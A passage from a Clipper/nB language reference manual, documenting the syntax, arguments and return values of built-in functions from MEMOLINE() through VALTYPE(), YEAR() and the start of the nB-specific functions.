nLineLength	determines the length of lines displayed in the MEMOEDIT() window. If a line is greater than ***nLineLength***, it is word wrapped to the next line in the MEMOEDIT() window. The default line length is (***nRight*** - ***nLeft***).
nTabSize	determines the size of a tab character to insert when the user presses Tab. The default is four.
nTextBufferRow, ***nTextBufferColumn***	define the display position of the cursor within the text buffer when MEMOEDIT() is invoked. ***nTextBufferRow*** begins with one and ***nTextBufferColumn*** begins with zero. Default is the beginning of MEMOEDIT() window.
nWindowRow*, *nWindowColumn	define the initial position of the cursor within the MEMOEDIT() window. Row and column positions begin with zero. If these arguments are not specified, the initial window position is row zero and the current cursor column position.

MEMOEDIT() is a user interface and general purpose text editing function that edits memo fields and long character strings. Editing occurs within a specified window region placed anywhere on the screen.

[*Uparrow*]/[*Ctrl*]+E	Move up one line
[*Dnarrow*]/[*Ctrl*]+X	Move down one line
[*Leftarrow*]/[*Ctrl*]+S	Move left one character
[*Rightarrow*]/[*Ctrl*]+D	Move right one character
[*Ctrl*]-[*Leftarrow*]/[*Ctrl*]+A	Move left one word
[*Ctrl*]-[*Rightarrow*]/[*Ctrl*]+F	Move right one word
[*Home*]	Move to beginning of current line
[*End*]	Move to end of current line
[*Ctrl*]+[*Home*]	Move to beginning of current window

[*Ctrl*]+[*End*]	Move to end of current window
[*PgUp*]	Move to previous edit window
[*PgDn*]	Move to next edit window
[*Ctrl*]+[*PgUp*]	Move to beginning of memo
[*Ctrl*]+[*PgDn*]	Move to end of memo
[*Return*]	Move to beginning of next line
[*Delete*]	Delete character at cursor
[*Backspace*]	Delete character to left of cursor
[*Tab*]	Insert tab character or spaces
Printable characters	Insert character
[*Ctrl*]+Y	Delete the current line
[*Ctrl*]+T	Delete word right
[*Ctrl*]+B	Reform paragraph
[*Ctrl*]+V/[*Ins*]	Toggle insert mode
[*Ctrl*]+W	Finish editing with save
[*Esc*]	Abort edit and return original

721.14.132 MEMOLINE()

```
MEMOLINE(cString,
        [nLineLength],
        [nLineNumber],
        [nTabSize],
        [lWrap]) ⇒ cLine
```

cString	is the memo field or character string from which to extract a line of text.
nLineLength	specifies the number of characters per line and can be between four and 254 . If not specified, the default line length is 79.
nLineNumber	is the line number to extract. If not specified, the default value is one.
nTabSize	defines the tab size. If not specified, the default value is four.
lWrap	toggles word wrap on and off. Specifying true (‘`.T.`’) toggles word wrap on; false (‘`.F.`’) toggles it off. If not specified, the default value is true (‘`.T.`’).

MEMOLINE() returns the line of text specified by ***nLineNumber*** in ***cString*** as a character string. If the line has fewer characters than the indicated length, the return value is padded with blanks. If the line number is greater than the total number of lines in ***cString***, MEMOLINE() returns a null string (""). If ***lWrap*** is true (‘`.T.`’) and the indicated line length breaks the line in the middle of a word, that word is not included as part of the return value but shows up at the beginning of the next line extracted with MEMOLINE(). If ***lWrap*** is false (‘`.F.`’), MEMOLINE() returns only the number of characters specified by the line length. The next line extracted by MEMOLINE() begins with the character following the next hard carriage return, and all intervening characters are not processed.

721.14.133 MEMOREAD()

```
MEMOREAD(cFile) ⇒ cString
```

cFile	is the name of the file to read from disk. It must include an extension if there is one, and can optionally include a path.

MEMOREAD() returns the contents of a text file as a character string.

721.14.134 MEMORY()

```
MEMORY(nExp) ⇒ nKbytes
```

nExp	is a numeric value that determines the type of value MEMORY() returns.

MEMORY() returns an integer numeric value representing the amount of memory available.

MEMORY(0)	Estimated total space available for character values
MEMORY(1)	Largest contiguous block available for character values
MEMORY(2)	Area available for RUN commands

721.14.135 MEMOTRAN()

Memo translate

```
MEMOTRAN(cString,
        [cReplaceHardCR],
        [cReplaceSoftCR]) ⇒ cNewString
```

cString	is the character string or memo field to search.
cReplaceHardCR	is the character to replace a hard carriage return/linefeed pair with. If not specified, the default value is a semicolon (;).
cReplaceSoftCR	is the character to replace a soft carriage return/linefeed pair with. If not specified, the default value is a space.

MEMOTRAN() returns a copy of ***cString*** with the specified carriage return/linefeed pairs replaced.

721.14.136 MEMOWRIT()

Memo write

```
MEMOWRIT(cFile, cString) ⇒ lSuccess
```

cFile	is the name of the target disk file including the file extension and optional path and drive designator.
cString	is the character string or memo field to write to ***cFile***.

MEMOWRIT() is a memo function that writes a character string or memo field to a disk file. If a path is not specified, MEMOWRIT() writes ***cFile*** to the current DOS directory and not the current DEFAULT directory. If ***cFile*** already exists, it is overwritten. MEMOWRIT() returns true ('`.T.`') if the writing operation is successful; otherwise, it returns false ('`.F.`').

721.14.137 MEMVARBLOCK()

```
MEMVARBLOCK(cMemvarName) ⇒ bMemvarBlock
```

cMemvarName	is the name of the variable referred to by the set-get block, specified as a character string.

MEMVARBLOCK() returns a code block that when evaluated sets (assigns) or gets (retrieves) the value of the given memory variable. If ***cMemvarName*** does not exist, MEMVARBLOCK() returns NIL.

721.14.138 MIN()

```
MIN(nExp1, nExp2) ⇒ nSmaller
```

```
MIN(dExp1, dExp2) ⇒ dSmaller
```

nExp1, ***nExp2***	are the numeric values to compare.
dExp1, ***dExp2***	are the date values to compare.

MIN() returns the smaller of the two arguments. The value returned is the same data type as the arguments.

721.14.139 MLCOUNT()

Memo line count

```
MLCOUNT(cString, [nLineLength],
        [nTabSize], [lWrap]) ⇒ nLines
```

cString	is the character string or memo field to count.
nLineLength	specifies the number of characters per line and can range from four to 254 . If not specified, the default line length is 79.
nTabSize	defines the tab size. If not specified, the default value is four.
lWrap	toggles word wrap on and off. Specifying true ('.T.') toggles word wrap on; false ('.F.') toggles it off. If not specified, the default value is true ('.T.').

MLCOUNT() returns the number of lines in ***cString*** depending on the ***nLineLength***, the ***nTabSize***, and whether word wrapping is on or off.

721.14.140 MLCTOPOS()

Memo line column to position

```
MLCTOPOS(cText, nWidth, nLine,
        nCol, [nTabSize], [lWrap]) ⇒ nPosition
```

cText	is the text string to scan.
nWidth	is the line length formatting width.
nLine	is the line number counting from 1.
nCol	is the column number counting from 0.
nTabSize	is the number of columns between tab stops. If not specified, the default is 4.
lWrap	is the word wrap flag. If not specified, the default is true ('.T.').

MLCTOPOS() returns the byte position within ***cText*** counting from 1.

721.14.141 MLPOS()

Memo line position

```
MLPOS(cString, nLineLength,
        nLine, [nTabSize], [lWrap]) ⇒ nPosition
```

cString	is a character string or memo field.
nLineLength	specifies the number of characters per line.
nLine	specifies the line number.

nTabSize	defines the tab size. The default is four.
lWrap	toggles word wrap on and off. Specifying true (‘`.T.`’) toggles word wrap on, and false (‘`.F.`’) toggles it off. The default is true (‘`.T.`’).

MLPOS() returns the character position of ***nLine*** in ***cString*** as an integer numeric value. If ***nLine*** is greater than the number of lines in ***cString***, MLPOS() returns the length of ***cString***.

721.14.142 MONTH()

```
MONTH(dDate) ⇒ nMonth
```

dDate	is the date value to convert.

MONTH() returns an integer numeric value in the range of zero to 12. Specifying a null date (CTOD("")) returns zero.

721.14.143 MPOSTOLC()

Memo position to line column

```
MPOSTOLC(cText, nWidth, nPos,
         [nTabSize], [lWrap]) ⇒ aLineColumn
```

cText	is a text string.
nWidth	is the length of the formatted line.
nPos	is the byte position within text counting from one.
nTabSize	is the number of columns between tab stops. If not specified, the default is four.
lWrap	is the word wrap flag. If not specified, the default is true (‘`.T.`’).

MPOSTOLC() returns an array containing the line and the column values for the specified byte position, ***nPos***. MPOSTOLC() is a memo function that determines the formatted line and column corresponding to a particular byte position within ***cText***. Note that the line number returned is one-relative, the column number is zero-relative. This is compatible with MEMOEDIT(). ***nPos*** is one-relative, compatible with AT(), RAT(), and other string functions.

721.14.144 NETERR()

Net error

```
NETERR([lNewError]) ⇒ lError
```

lNewError	if specified sets the value returned by NETERR() to the specified status. ***lNewError*** can be either true ('`.T.`') or false ('`.F.`'). Setting NETERR() to a specified value allows the runtime error handler to control the way certain file errors are handled.

NETERR() returns true ('`.T.`') if a USE or APPEND BLANK fails. The initial value of NETERR() is false ('`.F.`'). If the current process is not running under a network operating system, NETERR() always returns false ('`.F.`').

721.14.145 NETNAME()

`NETNAME()` ⇒ ***cWorkstationName***

NETNAME() returns the workstation identification as a character string up to 15 characters in length. If the workstation identification was never set or the application is not operating under the IBM PC Network, it returns a null string ("").

721.14.146 NEXTKEY()

`NEXTKEY()` ⇒ ***nInkeyCode***

NEXTKEY() returns an integer numeric value ranging from -39 to 386. If the keyboard buffer is empty, NEXTKEY() returns zero. If SET TYPEAHEAD is zero, NEXTKEY() always returns zero. NEXTKEY() is like the INKEY() function, but differs in one fundamental respect. INKEY() removes the pending key from the keyboard buffer and updates LASTKEY() with the value of the key. NEXTKEY(), by contrast, reads, but does not remove the key from the keyboard buffer and does not update LASTKEY().

721.14.147 NOSNOW()

`NOSNOW(`***lToggle***`)` ⇒ `NIL`

lToggle	is a logical value that toggles the current state of snow suppression. A value of true ('`.T.`') enables the snow suppression on, while a value of false ('`.F.`') disables snow suppression.

NOSNOW() is used to suppress snow on old CGA monitors.

721.14.148 ORDBAGEXT()

```
ORDBAGEXT() ⇒ cBagExt
```

ORDBAGEXT() returns a character expression that is the default Order Bag extension of the current work area. cBagExt is determined by the RDD active in the current work area.

721.14.149 ORDBAGNAME()

```
ORDBAGNAME(nOrder | cOrderName) ⇒ cOrderBagName
```

nOrder	is an integer that identifies the position in the Order List of the target Order whose Order Bag name is sought.
cOrderName	is a character string that represents the name of the target Order whose Order Bag name is sought.

ORDBAGNAME() returns a character string, the Order Bag name of the specific Order.

721.14.150 ORDCREATE()

```
ORDCREATE(cOrderBagName, [cOrderName], cExpKey, [bExpKey],
      [lUnique]) ⇒ NIL
```

cOrderBagName	is the name of a disk file containing one or more Orders.
cOrderName	is the name of the Order to be created.
cExpKey	is an expression that returns the key value to place in the Order for each record in the current work area. The maximum length of the index key expression is determined by the database driver.
bExpKey	is a code block that evaluates to a key value that is placed in the Order for each record in the current work area.
lUnique	specifies whether a unique Order is to be created. Default is the current global _SET_UNIQUE setting.

ORDCREATE() is an Order management function that creates an Order in the current work area. It works like DBCREATEINDEX() except that it lets you create Orders in RDDs that recognize multiple Order Bags.

721.14.151 ORDDESTROY()

```
ORDDESTROY(cOrderName [, cOrderBagName ]) ⇒ NIL
```

cOrderName	is the name of the Order to be removed from the current or specified work area.
cOrderBagName	is the name of a disk file containing one or more Orders.

ORDDESTROY() is an Order management function that removes a specified Order from multiple-Order Bags. ORDDESTROY() is not supported for DBFNDX and DBFNTX.

721.14.152 ORDFOR()

```
ORDFOR(cOrderName | nOrder [, cOrderBagName]) ⇒ cForExp
```

cOrderName	is the name of the target Order, whose cForExp is sought.
nOrder	is an integer that identifies the position in the Order List of the target Order whose cForExp is sought.
cOrderBagName	is the name of an Order Bag containing one or more Orders.

ORDFOR() returns a character expression, cForExp, that represents the FOR condition of the specified Order. If the Order was not created using the FOR clause the return value will be an empty string (""). If the database driver does not support the FOR condition, it may either return an empty string ("") or raise an "unsupported function" error, depending on the driver.

721.14.153 ORDKEY()

```
ORDKEY(cOrderName | nOrder [, cOrderBagName]) ⇒ cExpKey
```

cOrderName	is the name of an Order, a logical ordering of a database.
nOrder	is an integer that identifies the position in the Order List of the target Order whose cExpKey is sought.
cOrderBagName	is the name of a disk file containing one or more Orders.

ORDKEY() is an Order management function that returns a character expression, cExpKey, that represents the key expression of the specified Order.

721.14.154 ORDLISTADD()

```
ORDLISTADD(cOrderBagName [, cOrderName]) ⇒ NIL
```

cOrderBagName	is the name of a disk file containing one or more Orders.
cOrderName	the name of the specific Order from the Order Bag to be added to the Order List of the current work area. If you do not specify ***cOrderName***, all orders in the Order Bag are added to the Order List of the current work area.

ORDLISTADD() is an Order management function that adds the contents of an Order Bag , or a single Order in an Order Bag, to the Order List. Any Orders already associated with the work area continue to be active. If the newly opened Order Bag contains the only Order associated with the work area, it becomes the controlling Order; otherwise, the controlling Order remains unchanged.

721.14.155 ORDLISTCLEAR()

```
ORDLISTCLEAR() ⇒ NIL
```

ORDLISTCLEAR() is an Order management function that removes all Orders from the Order List for the current work area.

721.14.156 ORDLISTREBUILD()

```
ORDLISTREBUILD() ⇒ NIL
```

ORDLISTREBUILD() is an Order management function that rebuilds all the orders in the current Order List.

721.14.157 ORDNAME()

```
ORDNAME(nOrder[,cOrderBagName]) ⇒ cOrderName
```

nOrder	is an integer that identifies the position in the Order List of the target Order whose database name is sought.
cOrderBagName	is the name of a disk file containing one or more Orders.

ORDNAME() returns the name of the specified Order in the current Order List or the specified Order Bag if opened in the Current Order list.

721.14.158 ORDNUMBER()

ORDNUMBER(*cOrderName* [, *cOrderBagName*]) ⇒ *nOrderNo*

cOrderName	the name of the specific Order whose position in the Order List is sought.
cOrderBagName	is the name of a disk file containing one or more Orders.

ORDNUMBER() returns nOrderNo, an integer that represents the position of the specified Order in the Order List.

721.14.159 ORDSETFOCUS()

ORDSETFOCUS([*cOrderName* | *nOrder*] [,*cOrderBagName*])
⇒ *cPrevOrderNameInFocus*

cOrderName	is the name of the selected Order, a logical ordering of a database.
nOrder	is a number representing the position in the Order List of the selected Order.
cOrderBagName	is the name of a disk file containing one or more Orders.

ORDSETFOCUS() is an Order management function that returns the Order Name of the previous controlling Order and optionally sets the focus to an new Order.

721.14.160 OS()

OS() ⇒ *cOsName*

OS() returns the operating system name as a character string.

721.14.161 OUTERR()

Output error

OUTERR(*exp_list*) ⇒ NIL

exp_list	is a list of values to display and can consist of any combination of data types including memo.

OUTERR() is identical to OUTSTD() except that it writes to the standard error device rather than the standard output device. Output sent to the standard error device bypasses the console

and output devices as well as any DOS redirection. It is typically used to log error messages in a manner that will not interfere with the standard screen or printer output.

721.14.162 OUTSTD()

Output standard

```
OUTSTD(exp_list) ⇒ NIL
```

exp_list	is a list of values to display and can consist of any combination of data types including memo.

OUTSTD() is a simple output function similar to QOUT(), except that it writes to the STDOUT device (instead of to the console output stream).

721.14.163 PAD?()

```
PADL(exp, nLength, [cFillChar]) ⇒ cPaddedString
```

```
PADC(exp, nLength, [cFillChar]) ⇒ cPaddedString
```

```
PADR(exp, nLength, [cFillChar]) ⇒ cPaddedString
```

exp	is a character, numeric, or date value to pad with a fill character.
nLength	is the length of the character string to return.
cFillChar	is the character to pad ***exp*** with. If not specified, the default is a space character.

PADC(), PADL(), and PADR() are character functions that pad character, date, and numeric values with a fill character to create a new character string of a specified length. PADC() centers ***exp*** within ***nLength*** adding fill characters to the left and right sides; PADL() adds fill characters on the left side; and PADR() adds fill characters on the right side.

721.14.164 PCOL()

Printed column

```
PCOL() ⇒ nColumn
```

PCOL() returns an integer numeric value representing the last printed column position, plus one. The beginning column position is zero.

721.14.165 PROW()

Printed row

```
PROW() ⇒ nRow
```

PROW() returns an integer numeric value that represents the number of the current line sent to the printer. The beginning row position is zero.

721.14.166 QOUT()

```
QOUT( [exp_list] ) ⇒ NIL
```

```
QQOUT( [exp_list] ) ⇒ NIL
```

exp_list	is a comma-separated list of expressions (of any data type other than array or block) to display to the console. If no argument is specified and QOUT() is specified, a carriage return/linefeed pair is displayed. If QQOUT() is specified without arguments, nothing displays.

QOUT() and QQOUT() are console functions. They display the results of one or more expressions to the console. QOUT() outputs carriage return and linefeed characters before displaying the results of ***exp_list***. QQOUT() displays the results of ***exp_list*** at the current ROW() and COL() position. When QOUT() and QQOUT() display to the console, ROW() and COL() are updated.

721.14.167 RAT()

Right at

```
RAT(cSearch, cTarget) ⇒ nPosition
```

cSearch	is the character string to locate.
cTarget	is the character string to search.

RAT() returns the position of ***cSearch*** within ***cTarget*** as an integer numeric value, starting the search from the right. If ***cSearch*** is not found, RAT() returns zero.

721.14.168 RDDLIST()

```
RDDLIST([nRDDType]) ⇒ aRDDList
```

nRDDType	is an integer that represents the type of the RDD you wish to list. ***nRDDType*** = 1 Full RDD implementation ***nRDDType*** = 2 Import/Export only driver.

RDDLIST() returns a one-dimensional array of the RDD names registered with the application as ***nRDDType***.

721.14.169 RDDNAME()

```
RDDNAME() ⇒ cRDDName
```

RDDNAME() returns a character string, cRDDName, the registered name of the active RDD in the current or specified work area.

721.14.170 RDDSETDEFAULT()

```
RDDSETDEFAULT([cNewDefaultRDD]) ⇒ cPreviousDefaultRDD
```

cNewDefaultRDD	is a character string, the name of the RDD that is to be made the new default RDD in the application.

RDDSETDEFAULT() is an RDD function that sets or returns the name of the previous default RDD driver and, optionally, sets the current driver to the new RDD driver specified by ***cNewDefaultRDD***.

721.14.171 READINSERT()

```
READINSERT([lToggle]) ⇒ lCurrentMode
```

lToggle	toggles the insert mode on or off. True ('`.T.`') turns insert on, while false ('`.F.`') turns insert off. The default is false ('`.F.`') or the last user-selected mode in READ or MEMOEDIT().

READINSERT() returns the current insert mode state as a logical value.

721.14.172 READMODAL()

```
READMODAL(aGetList) ⇒ NIL
```

aGetList	is an array containing a list of Get objects to edit.

READMODAL() is like the READ command, but takes a GetList array as an argument and does not reinitialize the GetList array when it terminates. The GET system is implemented using a public array called GetList. Each time an @...GET command executes, it creates a Get object and adds to the currently visible GetList array. The standard READ command is preprocessed into a call to READMODAL() using the GetList array as its argument.

721.14.173 READVAR()

```
READVAR() ⇒ cVarName
```

READVAR() returns the name of the variable associated with the current Get object or the variable being assigned by the current MENU TO command as an uppercase character string.

721.14.174 RECNO()

Record number

```
RECNO() ⇒ nRecord
```

RECNO() returns the current record number as an integer numeric value. If the work area contains a database file with zero records, RECNO() returns one, BOF() and EOF() both return true ('`.T.`'), and LASTREC() returns zero. If the record pointer is moved past the last record, RECNO() returns LASTREC() + 1 and EOF() returns true ('`.T.`'). If an attempt is made to move before the first record, RECNO() returns the record number of the first logical record in the database file and BOF() returns true ('`.T.`'). If no database file is open, RECNO() will return a zero.

721.14.175 RECSIZE()

Record size

```
RECSIZE() ⇒ nBytes
```

RECSIZE() returns, as a numeric value, the record length, in bytes, of the database file open in the current work area. RECSIZE() returns zero if no database file is open.

721.14.176 REPLICATE()

```
REPLICATE(cString, nCount) ⇒ cRepeatedString
```

cString	is the character string to repeat.
nCount	is the number of times to repeat ***cString***.

REPLICATE() returns a character string. Specifying a zero as the ***nCount*** argument returns a null string ("").

721.14.177 RESTSCREEN()

Restore screen

```
RESTSCREEN([nTop], [nLeft],
      [nBottom], [nRight], cScreen) ⇒ NIL
```

nTop, ***nLeft***, ***nBottom***, ***nRight***	define the coordinates of the screen information contained in ***cScreen***. If the ***cScreen*** was saved without coordinates to preserve the entire screen, no screen coordinates are necessary with RESTSCREEN().
cScreen	is a character string containing the saved screen region.

RESTSCREEN() is a screen function that redisplays a screen region saved with SAVE-SCREEN(). The target screen location may be the same as or different than the original location when the screen region was saved.

721.14.178 RIGHT()

```
RIGHT(cString, nCount) ⇒ cSubString
```

cString	is the character string from which to extract characters.
nCount	is the number of characters to extract.

RIGHT() returns the rightmost ***nCount*** characters of ***cString***. If ***nCount*** is zero, RIGHT() returns a null string (""). If ***nCount*** is negative or larger than the length of the character string, RIGHT() returns ***cString***.

721.14.179 RLOCK()

Record lock

```
RLOCK() ⇒ lSuccess
```

RLOCK() is a network function that locks the current record, preventing other users from updating the record until the lock is released. RLOCK() provides a shared lock, allowing other users read-only access to the locked record while allowing only the current user to modify it. A record lock remains until another record is locked, an UNLOCK is executed, the current database file is closed, or an FLOCK() is obtained on the current database file.

721.14.180 ROUND()

```
ROUND(nNumber, nDecimals) ⇒ nRounded
```

nNumber	is the numeric value to round.
nDecimals	defines the number of decimal places to retain. Specifying a negative ***nDecimals*** value rounds whole number digits.

ROUND() is a numeric function that rounds ***nNumber*** to the number of places specified by ***nDecimals***. Specifying a zero or negative value for ***nDecimals*** allows rounding of whole numbers. A negative ***nDecimals*** indicates the number of digits to the left of the decimal point to round. Digits between five to nine, inclusive, are rounded up. Digits below five are rounded down.

721.14.181 ROW()

```
ROW() ⇒ nRow
```

ROW() returns the cursor row position as an integer numeric value. The range of the return value is zero to MAXROW().

721.14.182 RTRIM()

Right trim

```
[R]TRIM(cString) ⇒ cTrimString
```

cString	is the character string to copy without trailing spaces.

RTRIM() returns a copy of ***cString*** with the trailing spaces removed. If ***cString*** is a null string

("") or all spaces, RTRIM() returns a null string ("").

721.14.183 SAVESCREEN()

```
SAVESCREEN([nTop], [nLeft],
      [nBottom], [nRight]) ⇒ cScreen
```

nTop, ***nLeft***, ***nBottom***, ***nRight***	define the coordinates of the screen region to save. Default is the entire screen.

SAVESCREEN() returns the specified screen region as a character string.

721.14.184 SCROLL()

```
SCROLL([nTop], [nLeft],
      [nBottom], [nRight], [nVert] [nHoriz]) ⇒ NIL
```

nTop, ***nLeft***, ***nBottom***, ***nRight*** define the scroll region coordinates.

nVert	defines the number of rows to scroll, vertically. A positive value scrolls up the specified number of rows. A negative value scrolls down the specified number of rows. A value of zero disables vertical scrolling. If ***nVert*** is not specified, zero is assumed.
nHoriz	defines the number of rows to scroll horizontally. A positive value scrolls left the specified number of columns. A negative value scrolls right the specified number of columns. A value of zero disables horizontal scrolling. If ***nHoriz*** is not specified, zero is assumed. If you supply neither ***nVert*** or ***nHoriz*** parameters to SCROLL(), the area specified by the first four parameters will be blanked.

SCROLL() is a screen function that scrolls a screen region up or down a specified number of rows. When a screen scrolls up, the first line of the region is erased, all other lines are moved up, and a blank line is displayed in the current standard color on the bottom line of the specified region. If the region scrolls down, the operation is reversed. If the screen region is scrolled more than one line, this process is repeated.

721.14.185 SECONDS()

```
SECONDS() ⇒ nSeconds
```

SECONDS() returns the system time as a numeric value in the form seconds.hundredths. The numeric value returned is the number of seconds elapsed since midnight, and is based on a twenty-four hour clock in a range from zero to 86399.

721.14.186 SELECT()

SELECT([*cAlias*]) ⇒ ***nWorkArea***

cAlias	is the target work area alias name.

SELECT() returns the work area of the specified alias as a integer numeric value.

721.14.187 SET()

SET(***nSpecifier***, [***expNewSetting***], [***lOpenMode***])
⇒ ***CurrentSetting***

nSpecifier	is a numeric value that identifies the setting to be inspected or changed.
expNewSetting	is an optional argument that specifies a new value for the ***nSpecifier***. The type of ***expNewSetting*** depends on ***nSpecifier***.
lOpenMode	is a logical value that indicates whether or not files are opened for some settings. A value of false (‘`.F.`’) means the file should be truncated. A value of true (‘`.T.`’) means the file should be opened in append mode. In either case, if the file does not exist, it is created. If this argument is not specified, the default is append mode.

SET() returns the current value of the specified setting.

Inside nB, the function SET() is not so easy to use as inside the Clipper environment. This because nB cannot support manifest constants and a numeric specifier ***nSpecifier*** is not easy to manage. Instead of SET() you can use SETVERB().

721.14.188 SETBLINK()

SETBLINK([***lToggle***]) ⇒ ***lCurrentSetting***

lToggle	changes the meaning of the asterisk (*) character when it is encountered in a SETCOLOR() string. Specifying true (‘`.T.`’) sets character blinking on and false (‘`.F.`’) sets background intensity. The default is true (‘`.T.`’).

SETBLINK() returns the current setting as a logical value.

721.14.189 SETCANCEL()

SETCANCEL([*lToggle*]) ⇒ *lCurrentSetting*

lToggle	changes the availability of Alt-C and Ctrl-Break as termination keys. Specifying true ('.T.') allows either of these keys to terminate an application and false ('.F.') disables both keys. The default is true ('.T.').

SETCANCEL() returns the current setting as a logical value.

721.14.190 SETCOLOR()

SETCOLOR([*cColorString*]) ⇒ *cColorString*

cColorString	is a character string containing a list of color attribute settings for subsequent screen painting.

721.14.191 SETCURSOR()

SETCURSOR([*nCursorShape*]) ⇒ *nCurrentSetting*

nCursorShape	is a number indicating the shape of the cursor. *nCursorShape* == 0 None *nCursorShape* == 1 Underline *nCursorShape* == 2 Lower half block *nCursorShape* == 3 Full block *nCursorShape* == 4 Upper half block

SETCURSOR() returns the current cursor shape as a numeric value.

721.14.192 SETKEY()

SETKEY(*nInkeyCode*, [*bAction*]) ⇒ *bCurrentAction*

nInkeyCode	is the INKEY() value of the key to be associated or queried.
bAction	specifies a code block that is automatically executed whenever the specified key is pressed during a wait state.

SETKEY() returns the action block currently associated with the specified key, or NIL if the

specified key is not currently associated with a block.

721.14.193 SETMODE()

```
SETMODE(nRows, nCols) ⇒ lSuccess
```

nRows	is the number of rows in the desired display mode.
nCols	is the number of columns in the desired display mode.

SETMODE() is an environment function that attempts to change the mode of the display hardware to match the number of rows and columns specified. The change in screen size is reflected in the values returned by MAXROW() and MAXCOL().

721.14.194 SETPOS()

Set position

```
SETPOS(nRow, nCol) ⇒ NIL
```

nRow, ***nCol***	define the new screen position of the cursor. These values may range from 0, 0 to MAXROW(), MAXCOL().

SETPOS() is an environment function that moves the cursor to a new position on the screen. After the cursor is positioned, ROW() and COL() are updated accordingly.

721.14.195 SETPRC()

Set printer row column

```
SETPRC(nRow, nCol) ⇒ NIL
```

nRow	is the new PROW() value.
nCol	is the new PCOL() value.

SETPRC() is a printer function that sends control codes to the printer without changing the tracking of the printhead position.

721.14.196 SOUNDEX()

SOUNDEX(*cString*) ⇒ *cSoundexString*

cString	is the character string to convert.

SOUNDEX() returns a four-digit character string in the form A999.

721.14.197 SPACE()

SPACE(*nCount*) ⇒ *cSpaces*

nCount	is the number of spaces to return.

SPACE() returns a character string. If ***nCount*** is zero, SPACE() returns a null string ("").

721.14.198 SQRT()

SQRT(*nNumber*) ⇒ *nRoot*

nNumber	is a positive number to take the square root of.

SQRT() returns a numeric value calculated to double precision. The number of decimal places displayed is determined solely by SET DECIMALS regardless of SET FIXED. A negative ***nNumber*** returns zero.

721.14.199 STR()

String

STR(*nNumber*, [*nLength*], [*nDecimals*]) ⇒ *cNumber*

nNumber	is the numeric expression to convert to a character string.
nLength	is the length of the character string to return, including decimal digits, decimal point, and sign.
nDecimals	is the number of decimal places to return.

STR() returns ***nNumber*** formatted as a character string.

721.14.200 STRTRAN()

```
STRTRAN(cString, cSearch,
    [cReplace], [nStart], [nCount]) ⇒ cNewString
```

cString	is the character string or memo field to search.
cSearch	is the sequence of characters to locate.
cReplace	is the sequence of characters with which to replace ***cSearch***. If this argument is not specified, the specified instances of the search argument are replaced with a null string ("").
nStart	is the first occurrence that will be replaced. If this argument is omitted, the default is one.
nCount	is the number of occurrences to replace. If this argument is not specified, the default is all.

STRTRAN() returns a new character string with the specified instances of ***cSearch*** replaced with ***cReplace***.

721.14.201 STUFF()

```
STUFF(cString, nStart,
    nDelete, cInsert) ⇒ cNewString
```

cString	is the target character string into which characters are inserted and deleted.
nStart	is the starting position in the target string where the insertion/deletion occurs.
nDelete	is the number of characters to delete.
cInsert	is the string to insert.

STUFF() returns a copy of ***cString*** with the specified characters deleted and with ***cInsert*** inserted.

721.14.202 SUBSTR()

Sub string

```
SUBSTR(cString, nStart, [nCount]) ⇒ cSubstring
```

cString	is the character string from which to extract a substring.
nStart	is the starting position in ***cString***. If ***nStart*** is positive, it is relative to the leftmost character in ***cString***. If ***nStart*** is negative, it is relative to the rightmost character in the ***cString***.
nCount	is the number of characters to extract. If omitted, the substring begins at ***nStart*** and continues to the end of the string. If ***nCount*** is greater than the number of characters from ***nStart*** to the end of ***cString***, the extra is ignored.

SUBSTR() is a character function that extracts a substring from another character string or memo field.

721.14.203 TIME()

```
TIME() ⇒ cTimeString
```

TIME() returns the system time as a character string in the form hh:mm:ss. hh is hours in 24-hour format, mm is minutes, and ss is seconds.

TIME() is a time function that displays the system time on the screen or prints it on a report.

721.14.204 TONE()

```
TONE(nFrequency, nDuration) ⇒ NIL
```

nFrequency	is a positive numeric value indicating the frequency of the tone to sound.
nDuration	is a positive numeric value indicating the duration of the tone measured in increments of 1/18 of a second. For example, an ***nDuration*** value of 18 represents one second.

For both arguments, noninteger values are truncated (not rounded) to their integer portion.

721.14.205 TRANSFORM()

```
TRANSFORM(exp, cSayPicture) ⇒ cFormatString
```

exp	is the value to format. This expression can be any valid data type except array, code block, and NIL.
cSayPicture	is a string of picture and template characters that describes the format of the returned haracter string.

TRANSFORM() converts ***exp*** to a formatted character string as defined by ***cSayPicture***.

721.14.206 TYPE()

```
TYPE(cExp) ⇒ cType
```

cExp	is a character expression whose type is to be determined. ***cExp*** can be a field, with or without the alias, a private or public variable, or an expression of any type.

TYPE() returns one of the following characters:

A	Array
B	Block
C	Character
D	Date
L	Logical
M	Memo
N	Numeric
O	Object
U	NIL, local, or static
UE	Error syntactical
UI	Error indeterminate

TYPE() is a system function that returns the type of the specified expression. TYPE() is like VALTYPE() but uses the macro operator (&) to determine the type of the argument. VALTYPE(), by contrast, evaluates an expression and determines the data type of the return value.

721.14.207 UPDATED()

```
UPDATED() ⇒ lChange
```

UPDATED() returns true (‘**.T.**’) if data in a GET is added or changed; otherwise, it returns false (‘**.F.**’).

721.14.208 UPPER()

```
UPPER(cString) ⇒ cUpperString
```

cString	is the character string to convert.

UPPER() returns a copy of ***cString*** with all alphabetical characters converted to uppercase. All other characters remain the same as in the original string.

721.14.209 USED()

```
USED() ⇒ lDbfOpen
```

USED() returns true (‘**.T.**’) if there is a database file in USE in the current work area; otherwise, it returns false (‘**.F.**’).

721.14.210 VAL()

Value

```
VAL(cNumber) ⇒ nNumber
```

cNumber	is the character expression to convert.

VAL() is a character conversion function that converts a character string containing numeric digits to a numeric value. When VAL() is executed, it evaluates ***cNumber*** until a second decimal point, the first non-numeric character, or the end of the expression is encountered.

721.14.211 VALTYPE()

Value type

```
VALTYPE(exp) ⇒ cType
```

exp	is an expression of any type.

VALTYPE() returns a single character representing the data type returned by ***exp***. VALTYPE() returns one of the following characters:

A	Array
B	Block
C	Character
D	Date
L	Logical
M	Memo
N	Numeric
O	Object
U	NIL

VALTYPE() is a system function that takes a single argument, evaluates it, and returns a one character string describing the data type of the return value.

721.14.212 YEAR()

```
YEAR(dDate) ⇒ nYear
```

dDate	is the date value to convert.

YEAR() returns the year of the specified date value including the century digits as a four-digit numeric value. The value returned is not affected by the current DATE or CENTURY format.

Specifying a null date (CTOD("")) returns zero.

721.15 nB functions

Some functions made into nB are available for macro use. Not all available functions are here documented.

721.15.1 ACCEPT()

```
ACCEPT( Field, [cMessage], [cHeader] ) ⇒ updatedField|NIL
```

It is a prompt function that shows ***cMessage*** asking to type something into ***Field***. It returns the updated data or NIL if [*Esc*] was pressed. The string ***cHeader*** is showed centered at the top window.

721.15.2 ACHOICE()

```
